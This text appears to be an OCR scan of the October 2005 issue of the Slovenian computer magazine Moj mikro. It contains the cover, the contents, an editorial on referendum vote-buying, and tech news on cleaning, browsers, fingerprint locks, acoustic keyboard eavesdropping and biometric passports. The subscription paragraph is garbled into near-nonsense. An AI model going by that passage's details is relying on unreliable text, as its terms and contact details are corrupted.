

PODROBNEJE

Prenosni računalniki
do 300.000 tolarjev. [stran 44](#)

Prenosnik z imenom
ali brez njega? Računalnik
za študente. Notesniki in linux



oktober 2005
številka 10, letnik 21
cena 980 SIT

MOJ MIKRO

KILO KRUHA IN TELEVIZOR, PROSIM!

Slovenski trg so preplavili poceni izdelki! Se jih splača kupiti? Kakšne težave lahko imate, če se tak izdelek pokvari ali ne deluje tako, kot pričakujete? Kaj morate v tem primeru zahtevati od prodajalca?

[Stran 18](#)



◆ TENOMICHI 3D EDIT GOLD V3 ◆

Nov, revolucionaren program za obdelavo videa, ki za to uporablja kar grafično kartico. Posebej za Moj mikro funkcionalno in časovno neokrnjena različica na mikroCD-ju, za bralce Mojega mikra pa še 20-odstoten popust pri nakupu zmogljivejše različice. [Stran 74](#)

◆ EKSKLUZIVNO IN PRVIČ V SLOVENIJI: ATI CROSSFIRE ◆ Najboljše vzporedno procesiranje v grafičnem svetu. [Stran 54](#)

◆ NOVI POTNI LISTI TEHNOLOŠKA NEUMNOST? ◆

Fotografije bodo najprej zajeli in nato zapekli v čip namesto da bi razpis zahteval tudi izdelavo celovitega informacijskega sistema, ki bi močno olajšal in pospešil pridobitev te listine. Trkamo se po prsih, da bomo biometrične potne liste imeli, molčimo pa o tem, da jih bomo preplačali. [Stran 32](#)

◆ HEKERSKE METODE ◆ Nadaljujemo izredno dobro sprejeto akcijo: preverjanje (ne)varnosti slovenskih spletnih trgovin. [Stran 24](#)

◆ ZELO PRAKTIČNO ◆

DELO S FILMI: kopiranje DVD-jev, DivX v DVD, DVD v DivX in podnapisi. [Stran 82](#)
SKYPE: z malce truda brezžično telefoniranje s Skypom po vsem stanovanju [Stran 88](#)
FOTOGRAFIJA: oprema fotografov pri popotni fotografiji [Stran 67](#)

PRILOGA

TELEKOMUNIKACIJE

NA JURIS!
(Hladna) vojna ponudnikov hitrega dostopa do interneta. Pretep ali le iskricke med branjevci? Prava konkurenca je na trgu od 1. oktobra, ko smo dobili ponudnika tehnologije VDSL.

AKTUALNO

- 6 Novice
- 17 V precepu
- 18 Kupujemo poceni?

KONKRETNO

- 24 Varnost spletnih trgovin (2. del)
- 25 Slovenski iskalniki in imeniki
- 28 Desetletje spletnega oglaševanja
- 32 Kaj prinaša čip v potnem listu
- 35 Spletni brskalniki
- 36 Napadi na Windows NT
- 41 Slovenska podjetja DISS

PODROBNEJE: Prenosni računalniki

- 44 Prenosno je zakon
- 46 Znane in neznane blagovne znamke
- 48 Procesorji v prenosnih računalnikih
- 49 Nakup prenosnega računalnika
- 50 Prenosni računalniki in Linux

PREIZKUSILI SMO

- 54 ATI CrossFire
- 56 Sony PSP
 - Palm LifeDrive
 - Logitech G5
- 57 Toshiba Qosimo F10-136
 - Lenovo ThinkPad X41 Tablet
 - HP Compaq nx6125
- 58 Level One FCS-1030
 - Toshiba TDP-P75 in TDP-TW300
- 60 Nec MultiSync 2170NX in 2070NX
 - Samsung 193P+
- 61 US Robotics MAXg in USB
 - Fritz!BOX DSL
 - FRITZ!BOX Fon
- 62 Delkin USB Bridge
 - Canon Lide 25
 - HP Photosmart 8250
- 63 Sapphire Radeon X550 Silent
 - Club 3D Radeon X800 RX
 - Nvidia Geforce 7800GT
- 64 Novi digitalni fotoaparati
- 67 Fotografška oprema
- 68 Wacom Graphire 3 XL in Volito 2
- 70 Corel Paint Shop Pro X
 - in Photo Album 6 DE
- 72 Panda WebAdmin Antivirus
- 73 Microsoft Digital Image Suite 2006
- 74 Tenomichi 3D Edit Gold V3
- 76 AGS-scena
- 77 Boiling Point – Road to Hell

V PRAKSI

- 78 Podatkovne zbirke
- 80 Excelove funkcije
- 82 Delo s filmi
- 88 Skype in lokalna mobilnost
- 92 Naravni viri
- 95 Glasbena produkcija
- 96 Računalništvo in šah
- 97 Nagradna križanka

GLAS ZA KRAJNSKO KLOBASO



Piše: Zoran Banović zoran.banovic@mojmikro.si

Refereendum je mimo in v času tega pisanja je bil rezultat tak, da je tesno zmagala vladna stran. Ljudstvo je spregovorilo in njegovo voljo je treba spoštovati, pa naj bo to komu vseč ali ne. Takšna pravila smo si zastavili in zdaj moramo z njimi živeti. Ne glede na to, ali nam je rezultat vseč ali ne, pa ne moremo mimo nekaterih dejstev, ki na našo sončno deželico mečejo luč, ki si je verjetno ne želimo.

K razmišljanju me je vzpodbudil pamflet, ki smo ga pred referendumom dobili v poštne nabiralnike, njegovi avtorji pa so bili »bili ZA«. Pamflet je bil v obliki mini časopisa, v katerem so privrženci spremembe zakona pisali, zakaj so ZA. Stvar me sama po sebi ne bi motila, saj nas ima v demokraciji očitno vsak pravico zasuti s svojimi pogledi in nas »neuke« poučiti, zakaj je za eno ali drugo opcijo. Zbodlo me je dejstvo, da na naslovnici piše, da je v pamfletu tudi nagradna križanka, v kateri uspešnim reševalcem ponujajo žrebanje, glavne nagrade pa so televizijski sprejemniki. Prosim? Dajte mi glas in morda boste dobili televizijo! Smo na to padli? In kdo je zadevo sponzoriral? Gorenje, Sony, politične stranke? Prosim vas lepo! Ali naša demokracija res pomeni, da je mogoče glas kupiti? Kupiti s televizorjem? S kranjsko klobaso? Smo Slovenci res tako neumni in primitivni?

No, ker nisem ne vem kako političen človek in v življenju še nisem bil na političnem shodu, sem najprej misli, da pač česa ne vem in da je to v naši demokraciji pač normalno. A se je zadeva nadaljevala. Kak dan za tem sem poslušal radio in slišal reklamo privržencev iste opcije. V oglasu so nam povedali, da so ZA zato in zato. V redu. A na koncu so se pod oglas še »podpisali« in rekli, da zakon podpirajo te in te stranke. Hmm! Žal mi je, ampak glede na izkušnjo s pamfletom sem prišel do istega sklepa – »Hej, Slovenčki, saj ni važno, če razumete, za kaj gre, važno je, da veste, da smo to podprle zmagovite stranke in zato veste, kako je treba glasovati!«. Moram reči, da sem bil malce jezen, a rekel sem si, da imamo pač to, kar smo si izvolili, in s tem moramo pač živeti. A zadeva še ni bila končana. Iz pogovora s prijateljem sem izvedel še za en dogodek, ki mi je res dvignil tlak. Dijaki mariborske škofijske gimnazije so se morali udeležiti zahvalne maše, namenjene proslavljanju vrnitve denacionaliziranih nepremičnin Cerkev. OK, naj. A na slavnostni maši je župnik, ki je maševal, vse prisotne tudi opozoril, da morajo glasovati za zakon. Prosim? Saj vem, da so v cerkvah pred vsakimi volitvami agitirali za določene politične opcije, a za zakon o RTV ...? Mar nimamo pri nas Cerkev in države ločene? Ko sem nazadnje bral ustavo, je bilo tako. Ali pri nas ne obstajajo pravila, kako se financirajo podobne kampanje? Je v znesek, namenjen kampanji, vključeno tudi to, kar dela Cerkev? Smo Slovenci res tako neumni, nezainteresirani in voljni, da se z nami manipulira? Če zmagovalci na volitvah rečejo ZA, če nam za ta ZA dajejo televizijo in če je ZA rekel tudi lokalni župnik, potem pa res moramo biti ZA. Četudi pojma nimamo, o čem je bil govor.

In kakšno zvezo ima zadeva z informatiko, s katero se ukvarjamo? Pravzaprav veliko. Če namreč vladajoča struktura jemlje večino svojih volivcev za neuke preprosteže, ki jih je mogoče s kranjsko klobaso prepričati, da je to, kar dela, prav, se res sprašujem, kako nas bodo vodili v novo informacijsko dobo. Leto dni je, odkar so na oblasti, informacijsko ministrstvo so ukinili, ker je bilo neučinkovito, naloge razdelili med druge, zdaj pa čakamo. Čakamo, da se nekaj zgodi. Pa bi se moralo ...

MOJ MIKRO



Pohitite, daril je omejeno število!

Celoletna naročnina
(11 števil): 10.780 SIT

Pokličite ob delavneh
od 8. do 16. ure ali pustite naročilo
na glasovni pošti:

01/ 473 81 35,

01/ 473 81 24,

pošljite faks: 01/ 473 82 53

ali e-mail na narocnina@delo-rovija.si

Revija vsebuje tudi večerjo priložilo. Po izbiri naročnika naročnina bovs prejeli priložilo za področje naročnika in naročnina leto z 20% popustom.
Ob naročilu bomo potrebni tudi dodatni podatki (za poštno službo) o delavcih, ki morajo najprej oddati prijavo, število, katera nam bomo poslali po pošti po shemi naročila. Številke poštnice ne določijo večimerni podatki Pošte Slovenije. Bomo privedli ob prejemu poštnice. Lahko pa, po praznovanju vedno v postarni podjetje Delo Rovija, Naročnika službe, Priloga 2, Ljubljana, vseh delavci od 8. do 16. ure. Pošto nam bomo posredovali priložilo po pošti naročnika. Določila določila 28

darilo



**Optična miška Typhoon
USB/PS2**

REVIEJE



18

Kupujemo poceni?

**KILO KRUHA
IN PLOSKI TELEVIZOR, PROSIM**

Slovenski trg računalniške in opreme zabavne elektronike so preplavili ceneni izdelki, ki se jim je težko upreti. Ko skočimo v nakupovalno središče po živila, mimogrede v voziček potisnemo še akcijsko ugodni DivX-predvajalnik ali ploski televizor. Gre pri tem za dober ali slab nakup?

TELEKOMUNIKACIJE

NA JURIŠ!

(Hladna) vojna ponudnikov hitrega dostopa do interneta. Pretep ali le iskricke med branjevci? Prava konkurenca je na trgu od 1. oktobra, ko smo dobili ponudnika tehnologije VDSL.

Kdaj naslednja generacija lokalizacijskih storitev?

Zakaj slovenske zavarovalnice ne zavarujejo pred »visokimi telefonskimi računi«? Zakaj vsi kažejo s prstom na Telekom, pozabljajo pa na lastno krivdo in krivdno ponudnikov dostopa v internet?

Kako smo v praksi razbili šifriranje WEB v brezžičnih omrežjih.

Kje so dobri stari robustni mobilni telefoni, po katerih se marsikateremu uporabniku milo stori?



Naslovnica:
I.N. in Moj mikro

32

Biometrija

KAJ PRINAŠA ČIP V POTNEM LISTU

Medtem ko se izteka razpis za izdelavo biometričnih potnih listin, ki ga je objavilo ministrstvo za notranje zadeve, smo se v Mojem mikru odločili pogledati v tehnološko ozadje biometrije. Kako nastane biometrični potni list ali drug biometrični dokument? Kakšni so tehnično-varnostni standardi? In končno, kaj lahko pričakujemo od prve generacije teh digitalnih dokumentov?



88

Skype in lokalna mobilnost


**INTERNETNI
MOBILNIK
V STANOVANJU**

Minilo je že skoraj dve leti, odkar smo prvič resneje pisali o Skypu kot predstavniku telefonije VoIP. V tem času je iz praktično popolne anonimnosti prišel do ravni, ko je pometel z marsikaterim resnim konkurentom. Domača uporaba je lahko z njim z nekaj triki še priročajša.

54

**ATI CrossFire
ekskluzivni prvi test v Sloveniji!
V NAVZKRIŽNEM OGNJU**

Kot prvi in edini v Sloveniji smo dobili priložnost preizkusiti ATI-jev najnovejši izdelek CrossFire! Dobili smo celoten sistem – matično ploščo Radeon Xpress 200 CrossFire, na kateri se bohoti nov vezni nabor Express200, ter dve grafični kartici, ki omogočata medsebojno navezo! Komponente prihajajo na prodajne police, zato smo preverili, kako se odrežejo v kruti realnosti. Ali menite, da je Nvidia 7800 GTX ogrožena?



44

**Podrobneje: prenosni računalniki
PRENOSNO JE ZAKON**

Zadnja leta je mogoče opaziti rast prodaje prenosnih računalnikov na račun namiznih. Zakaj tako? Razlogov je veliko. Prenosniki so manjši, zasedejo manj prostora doma, kljub temu pa zadoščajo za normalno delo, razen če se ukvarjate z zares zahtevnimi opravili. So prenosni, vedno z nami in omogočajo kakšno delo opraviti tudi doma, brez potrebe po prenašanju podatkov v pisarno na posebnem mediju. So čedalje cenejši, čeprav ne tako poceni kot primerljivi namizni računalniki. So moderni in se lahko z njimi pohvalimo.

KAZALO OGLAŠEVALCEV

ALP AGENCY 23
ANNI 11, 13
DELO REVUJE 4
EMAIL 71, 73
FMC 2
FUJI 65
HP 2, 59
INEA 47

IZID 33
KFM 27
LESTRA 9
LUKVEL 48
MCA 77
MERKUR 45
MICROSOFT 75
MIKROPIS HOLDING 97, 99

MEDINET 43, 96
MOBITEL 91
NOVIFORUM 16
RIBERA 69
SIEMENS
telekomunikacije
SLOGA TEAM 55
SOPHOS 21

SOFTWIN 15
SONY ERICSSON
telekomunikacije
TECH TRADE 7, 89
TIFT 79
ZAGREBAČKI VELESEJAM 88
ZAK 85



ČISTITE RAČUNALNIK?

O tem, da ne smete pozabiti občasno očistiti računalnika, kako lahko umazan računalnik povzroči težave in kako se pravilno lotiti opravlja, obstajajo v tujini celo knjige. Zbrali smo nekaj najpomembnejših nasvetov. Vsi niso očitni na prvi pogled in marsikateri uporabnik lahko z napačnim čiščenjem naredi več škode kot koristi.

Najprej se lotite čiščenja **tipkovnice**, ki je običajno tudi najbolj umazana. Umazanija med tipkami lahko povzroči **slabše delovanje** (zatkanje) tipk, da ne govorimo o občutku, ko sedete za takšno tipkovnico, in dejstvu, da se na tipkovnici zadržujejo različne **bakterije**, ki povzročajo bolezni. Načeloma lahko za čiščenje tipk uporabite čistila, ki jih imate doma – no, ne ravno varikine ali podobne zadevščine za uničevanje zadržitih madežev. Najpriporočljivejša je **vlažna bombažna krpicca**. Čeprav je večina tipkovnic zaščitena pred vdorom tekočine do elektronike, vseeno predlagamo **pazljivost**. V škafovi vodi je ravno ni treba potopiti. Imamo pa praktičen nasvet: tipkovnico najprej fotografirajte in nato odstranite vsako posamezno tipko. Dajte jih v pomivalni stroj in zaženite program, kjer temperatura ne preseže 30 stopinj Celzija. Ko stroj opravi svoje, namestite tipke nazaj, pri tem pa si pomagajte s prejšnjo fotografijo.

Čistiti je treba tudi **miške**, optične malo manj, tiste s kolesčkom pa pogosto. Prah, ki se nabere v notranjosti, vpliva na njeno delovanje, zato jo morate odpreti in očistiti notranjost ležišča za kolesček. Na enak način, torej z vlažno krpo očistite tudi **ohišja naprav**. Če so madeži odpornejši, uporabite kakšno ne preveč aktivno čistilo za čiščenje posod.


Pazljivejši morate pri čiščenju **zaslona**. Zaslon klasičnih monitorjev lahko očistite z nežno krpicco (takšno, ki ne poškoduje površine stekla), pri čemer lahko uporabite katerokoli komercialno čistilo za steklo. Obstajajo tudi posebna čistila za monitorje, a ta so, verjemite, veliko dražja kot tista, kupljena v nakupovalnih središčih. Pazljivejši boste morali biti pri čiščenju **ploskih zaslonov**. Tu nikar ne uporabite jedkih čistil (luge, baze), saj lahko te poškodujejo površino zaslonov (plastični zaščitni premaz).

Zadnje, kar vam predlagamo, je **odstranitev prahu iz notranjosti računalnika**. Tu je treba biti pazljiv, saj nekateri prodajalci prepovedujejo odpiranje računalnika, ko je ta pod garancijo (zaščitna nalepka). Predvsem je to lahko težava pri izdelkih s triletno garancijo, saj se v tem času v računalniku nabere veliko prahu. Ta lahko negativno vpliva na delovanje ventilatorja in računalnik se lahko pregreje. Nikakor pa notranjosti računalnika **ne smete čistiti s krpami** (vlažni ali suhimi). Vzemite raje **sesalnik** in pazite, da ne poškodujete kakšnega elementa v računalniku s tem, da preveč grobo sesate. Sesalec lahko »posesa« tudi kak del, ki ni dovolj dobro pritrjen. Zato predlagamo, da sesalno odprtino prekrijete z najlonsko nogavico (veliko ceneje kot nakup posebnega sesalnika za čiščenje računalnikov), ki dopušča odstranitev prahu, ne pa tudi drugih delov.

Matične plošče in druga vezja pa raje pustite pri miru. Če se že lotite čiščenja, potem lahko le nežno odstranite prah s čopičem. Pametno je, da se pri tem opravi tudi ozemljite, da vaša statična elektrika morebiti ne bi poškodovala čedalje občutljivejše čipe. Za čiščenje **optičnih pogonov**, kjer se tudi rad nabira prah, pa je najboljši (ali celo edina možnost) čistilni CD.

FLOCK ZA DRUŽABNO SPLETNO BRSKANJE

V začetku tega meseca naj bi bila na voljo beta različica odprtokodnega brskalnika **Flock**, ki je narejen na osnovi Firefoxa. Od slednjega ga razlikujeta in mu dajeta svojevrstno unikatnost dve funkciji: vdelana **orodja za spletne dnevnike** (bloge) po načelu »kar vidiš, to dobiš« (WYSIWYG) in možnost **urejanja spletnih strani v lastno zbirko**. Slednje zahteva



nekaj dodatne razlage. Gre za podobno zadevo, kot je spletna storitev **del.icio.us**. Ta omogoča preprosto dodajanje spletnih strani v lastno zbirko povezav, njihovo razvrščanje (urejanje) na podlagi ključnih besed, na voljo pa jo lahko damo tudi drugim uporabnikom. Po registraciji na omenjeno storitev ta nadgradi obstoječi spletni brskalnik z novimi funkcijami, ki takšno urejanje omogočajo to pa ima Flock že vdelano neposredno v brskalnik. V primerjavi s klasičnimi brskalniki, ki so umerjeni zgolj v krmarenje po spletu, Flock vključuje »dvosmerno filozofijo«, torej filozofijo interneta 2, kjer se bo vse vrtele okoli dogodkov, ljudi in povezav. S funkcijo **Watchlist** lahko spremljate zbirke uporabnikov ali skupin uporabnikov, ki jih želite spremljati, podpira pa tudi vire RSS. Testni uporabniki pa so najbolj navdušeni nad orodji za bloge, ki so vključeni v brskalnik in jih ni treba dodatno namestiti (prenesti iz spleta). Ker gre za funkcije, ki jih morate običajno dodatno namestiti, naj bi bila zadeva stabilnejša in verjetno tudi preprostejša za uporabo.

www.flock.com



PALEC NAMESTO KLJUČA

Če imate dovolj pod palcem, lahko slednjega namesto ključa uporabite za vstop v svoj dom. O sistemih, ki **prstni odtis** uporabljajo za odklepanje vrat, smo pred časom (letom dni) že pisali. Sistem **TOCAHome** pa je vzbudil našo radovednost, predvsem zaradi razmeroma dostopne cene, kar doslej pri teh sistemih ni bil običaj. 99 tisočakov, kolikor velja osnovna

različica, po našem mnenju še vedno ni dovolj nizko, da bi si vsi omislili takšno »ključavnico«, je pa vsaj malce manj stresno kot 200 tisočakov.

Sistem sestavljata dve enoti, notranja in zunanja. Prek notranje vnašamo prstne odtise oseb, ki jim dovolimo vstop, in brišemo tiste, ki do tega niso več upravičeni. V pomnilnik lahko shranite **do 99 prstnih odtisov**, kar je mogoče zato, ker se vanj ne shrani slika prstnega odtisa, temveč njegove **edinstvene posebnosti**, otočki, prehodi, bifurkacije v obliki binarne kode. Po zagotovilih proizvajalca je to dovolj in zlorabe niso mogoče. Pametno je, da shranite več prstnih odtisov različnih prstov iste osebe, preprosto za to, da je vstop vedno mogoč (če se recimo urežemo in imamo prst oblepjen). Sistem je mogoče namestiti povsod tam, kjer že zdaj uporabljate **električne ključavnice**, saj ga priklopite neposredno nanjo. V nasprotnem primeru boste morali klasično ključavnico zamenjati.

www.lindempa.si/ekey

NAMESTO BELEŽNICE Z GESLI



Znano je, kako je, ko si moramo zapomniti goro uporabniških imen in gesel za različne storitve. V pomoč nam je »črna knjižica«, v katero jih zapišemo in upamo, da nam je ne ukradejo, ali datoteka v računalniku, ki je ali pa ni dodatno zavarovana in šifrirana. Ne eno ne drugo ni najboljša rešitev. Prav tako ne idealna, a vseeno boljša kot prejšnji dve je storitev **Just1Key**. Zelo preprosto. Za mesečno naročnino 2,5 dolarja (500 tolarjev) dobite na voljo prostor, v katerega zapisujete

uporabniška imena, gesla, povezane spletne strani in beležke. Vsi ti podatki so shranjeni v strežniku in varovani z **2048-bitnim šifriranjem**. Do njih je mogoč dostop od koderkoli, potrebujete le povezavo v internet, šifriranje pa zagotavlja, da podatkov ne morajo videti niti zaposleni v podjetju, ki skrbi za omenjeno storitev. Do svojega »računa« pridete z uporabniškim imenom in geslom, no, tega si le morate zapomniti, prenos v druge storitve pa je urejen prek »odložišča«. Gesla na zaslonu ne vidite, vidite zgolj niz ******, kar pomeni, da tudi če vam kdo diha za ovrtnik, gesla ne more ukrasti. Poleg klasične spletne različice storitve (ta je najbolj varovana) je na voljo tudi različica, namenjena mobilnim uporabnikom – dostop do storitve prek mobilnega telefona.

Glede na uporabljeno tehnologijo varovanja lahko ocenimo, da je storitev dovolj varna in ne dopušča zlorab. Njena **šibka točka** je tudi njena **prednost** – **gesla, zbrana na enem samem mestu**. Če vam nepridiprav ukrade ali s pomočjo »socialnega inženjeringa« ugotovi uporabniško ime in geslo te storitve, je bogato nagrajen. Na pladnju dobi vsa gesla za vse storitve, ki jih uporabljate. www.just1key.com

ODPRTA KODA VRAČA UDAREC

Pravila licenciranja odprtokodne programske opreme (GNU General Public License) so bila napisana pred 14 leti, ko problem **patentiranja programske opreme** in metod še ni bil tako izrazit, kot je danes. Tipičen zgled je Amazonov patent »nakupa za enim klikom«. Ker ima to podjetje omenjeni patent, to pomeni, da te metode drugi programerji ne smejo uporabiti v svojih rešitvah, nikjer pa ni prepovedano, da na primer Amazon uporablja odprtokodno opremo za svoje rešitve. Bistvo odprte kode je v tem, da lahko opremo vsakdo pregleduje, kopira, spreminja in tako naprej. Nova pravila, ki jih pripravljajo, pa naj bi rešila ta zaplet. Ali drugače povedano, podjetja ali posamezniki, ki **patente uporabljajo proti odprti kodi**, bodo **izgubili pravice**, ki jim jih danes še zagotavlja GNU – to pa je uporabo odprte kode v svojih rešitvah in njihovo distribucijo. Pravično!

PRISLUŠKOVANJE TIPKANJU

Raziskovalci so prišli do zanimive, lahko bi celo dejali šokantne ugotovitve. Že s poslušanjem pritiskanja na tipke tipkovnice in s posebno opremo lahko razberemo, kaj oseba dejansko piše. V namene preizkusa so 10 minut snemali **zvoke tipkanja**, nakar so zagnali **sistem za prepoznavanje**. Ta je prepoznal **96 odstotkov vseh znakov**, ki jih je uporabnik vnesel, pri čemer algoritma niso motili šumi okolice (na primer zvonjenje telefona). Ima pa sistem »napako«, ki mu močno zmanjša pomen. Algoritem se ne zanaša zgolj na zvoke pritiska na tipke (če bi se zanašal le na to, bi prepoznal le 60 odstotkov znakov), temveč upošteva tudi **strukturo angleškega jezika** (statistiko, katere črke si z največjo verjetnostjo sledijo) in tako z visoko verjetnostjo ugiba, kaj je uporabnik dejansko tipkal. Na koncu so prek dobljenih rezultatov spustili še čisto običajni **črkovalnik**, ki je pripomogel k tako visokemu rezultatu.

To pa je skrb zbujajoče in marsikdo se boji, da bi na



primer hekerji metodo uporabili za **pridobivanje gesel** za vstop v varovane sisteme. Čisto tako preprosta zadeva le ni. Dejansko ima pritisk na tipko svoj unikatni zvok, vendar ta **ni enak** pri vsaki tipkovnici in pri vsakem uporabniku, kar seveda preprečuje izdelovanje preprostih univerzalnih naprav za prisluh. Potrebno bo več truda in izdelati napravo s sposobnostjo **samodejnega učenja**. Takšna naprava lahko dlje časa »poslušala« tipkanje uporabnika in se s pomočjo poznavanja strukture jezika in dodatnih podatkov, kaj uporabnik tipka, počasi uči. Po preteku določenega časa in seveda pod pogojem, da je bil proces učenja (umerjanja) učinkovit, pa to kljub vsemu pomeni, da je mogoče razbrati, kaj uporabnik tipka, le prek skritega mikrofona. Predstavljajte si **industrijsko vohunjenje**. Vohun se najprej zaposli v podjetju tarči in s seboj prinese ustrezne naprave. Ker mu sodelavci zaupajo, je proces »učenja« naprave za prisluh dokaj enostaven. Ko je delo opravljeno, da vohun odpoved in za sabo pusti zgolj preprost mikrofona.



TECHTRADE

11 251 142 31 21
www.tech-trade.si

11 251 142 31 21
www.tech-trade.si

Opremite svojo predavalnico ali konferenčno sobo z napredno opremo!



ATEN



Multimedia Video

KVM Preklopniki

SVGA Množilniki


SVGA Ojačevalci signalov

VARČNEJŠA TIPALA

Razlog, da naš dom še ni v celoti omrežen z različnimi tipali za nadzor naprav, okolja in ljudi je preprost. Ne glede na to, katero tehnologijo prenosa podatkov uporabljajo, tipala bodisi potrebujejo **kabel**, kar je ovira pri nameščanju v stare objekte, ali pa so **energijsko preveč požrešni**, ko je govora o **brezžičnih** izvedenkah. Si predstavljate, da imate doma 100 tipal in da morate neprestano menjavati baterije? Kakšen strošek je to, vam verjetno ni treba razlagati. To naj bi se spremenilo, tako vsaj pravijo podjetja, združena v konzorcij **ZigBee**.

Njihov cilj je predstaviti tipala, ki so dovolj enostavna, da **niso predraga** in da hkrati **baterije zdržijo nekaj let**. Prva namenska rešitev, **Home Heartbeat** podjetja Eaton Electronic, bo namenjena vgradnji v domove. Sistem sestavljajo bazna postaja (nadzorni center), prenosni zaslon in pripadajoča brezžična tipala. Ko eno od tipal zazna težavo, o tem obvesti nadzorno postajo, ki sproži akcijo. Tako na primer pri puščanju pipe tipalo zazna, da bi lahko prišlo do poplave, nadzorni center pa lahko takoj zapre glavni vodni ventila in prek telekomunikacijskega kanala (na primer mobilne telefonije) obvesti lastnika o težavah. Nič posebnega, bi lahko dejali, saj je podobnih rešitev na trgu veliko.

ZigBeejeva tipala uporabljajo za prenos podatkov standard **IEEE 802.15.4**. Pri tem ne gre za hiter prenos podatkov (sliki, video, zvoka), temveč za razmeroma počasno povezavo (250 Kb/s), kjer tipala pošiljajo zgolj nekakšna kratka sporočila – lahko bi jih ocenili kot besedilna sporočila. Ravno zaradi tega imajo ta tipala tako dolgo avtonomijo, celo nekaj let, kajti znano je, da največ energije porabijo pri brezžičnem oddajanju podatkov.



	802.11b	Bluetooth	ZigBee
Zdržljivost baterij	ure	dnevi	leta
Kompleksnost	zelo visoka	visoka	nizka
Največje število vozlišč (tipal v omežju)	32	7	64000
Latenca	+ 3 s	+ 10 s	30 ms
Doseg	100 m	10 m	70 300m
Razširljivost (poznejše dodajanje tipal)	možnost gostovanja	ne	da
Hitrost prenosa podatkov	11 Mb/s	1 Mb/s	250 Kb/s
Varnost	Veliko možnosti	64- ali 128-bitno šifriranje	128-bitno šifriranje

Zanimivo je tudi, da bo omrežje tipal mogoče oblikovati v **različne topologije**. Najpreprostejša je zvezda, kjer je vsako tipalo neposredno povezano s centralno enoto. Poleg te je možna tudi drevesna struktura. Tipala so združena v grozde (vsak grozd nadzira potencialni dogodek), skupaj pa so povezana s centralno enoto. Obstaja tudi kombinirana oblika, torej s tipali povezanimi s centralo in grozdi tipal za podrobnejši nadzor. Pri grozdni strukturi več preprostih tipal (ta so običajno lahko cenejša) zamenja eno zmogljivejšo. Posamezna tipala v grozdu podatke pošiljajo osrednjemu tipalu na krajših razdaljah, slednje pa te posreduje centralni enoti.

www.zigbee.org

DRŽAVA MED BIOMETRIJO IN EKONOMIJO

Veliko o slovenskih biometričnih potnih listih lahko najdete v samostojnem članku v tej številki Mojega mikra, tukaj bomo omenili zgolj zaplet ali rahlo nerodnost, ki si jo je država privoščila pri razpisu za ponudnika. Predmet razpisa ni bil zgolj izbor **izdelovalca potnih listin**, temveč tudi izbor **ponudnika programske opreme** za zajem fotografije, prstnega odtisa in podpisa. Problem pri vsej zadevi je izredno preprost. Tisti, ki izdeluje potne listine, ni nujno primeren za izdelavo programske opreme oziroma kar celotnega sistema za upravne enote, ki naj bi hkrati bil povezan z drugimi državnimi informacijskimi sistemi. Še večji hec je, da zaradi narave razpisa **ni bilo moč izbrati dveh ponudnikov**, enega za izdelavo potnih listin in drugega za programsko opremo. Načeloma lahko en sam ponudnik ponudi oboje, a je zelo vprašljivo, ali bo v takem primeru programska oprema omogočila vse možne funkcije sistema ali zgolj tiste najnujnejše – da le zadosti zahtevam iz razpisa.



Morda se sliši kot reklama za podjetje **Hermes Softlab**, pa to nikakor ni naš namen, toda to podjetje je po naročilu HP-ja razvilo sistem **NIS**. Preprosto povedano gre za aplikacijo, neodvisno od strojne opreme (digitalni fotoaparati, bralnik), ki jo je mogoče povezati z centralnimi registri podatkov in omogoča zajem in varen prenos podatkov od mesta zajema do izdelovalca potnih listin oziroma drugih dokumentov z biometričnimi podatki. Sistem bo pod svojim imenom tržil HP, a to še ne pomeni, da se zanj ne more odločiti tudi naša država. Vprašanje je le, koliko se je zavezala v omenjenem razpisu. Državlani namreč pričakujemo, da če nam država že zapoveduje zamenjavo dokumentov, potem naj obstoječi sistem nadgradi do te mere, da bo za nas **čim cenejši in hitrejši**. To pa med drugim pomeni, da ne želimo več hoditi k fotografom, da nam izdelajo ustrezno fotografijo, ki jo nato nekdo ponovno digitalizira, da jo sploh lahko natisnejo in vpišejo v čip. Po drugi strani bi pričakovali, da bo novi sistem omogočal tudi **spletno naročanje potnih listin in tudi osebnih izkaznic**, brez potrebe, da se oglasimo na upravnih enotah. To je vsekakor mogoče, a le če država za to nameni nekaj proračunskega denarja.

PALICA ZA LETALCE


Podjetje **Trust** je predstavilo igralno palico **GM-250**, ki je še posebej primerna za **simulacije letanja**. Poleg nadzora po oseh x in y namreč omogoča tudi nadzor po osi z, kar je izvedeno s tako imenovano HAT-tipko. S pritiskom na to tipko lahko na primer pogledamo preko ramena, natančneje, v osmih smereh. Palica ima 12 dodatnih gumbov, dajejo veliko dodatnih možnosti nadzora, priklopimo pa jo prek 1,8 metov dolgega kabla v USB-vmesnik.

(promocijska novica) www.trion.com, www.trion.si



MP3-PREDAVALNIKOM VSTOP PREPOVEDAN!

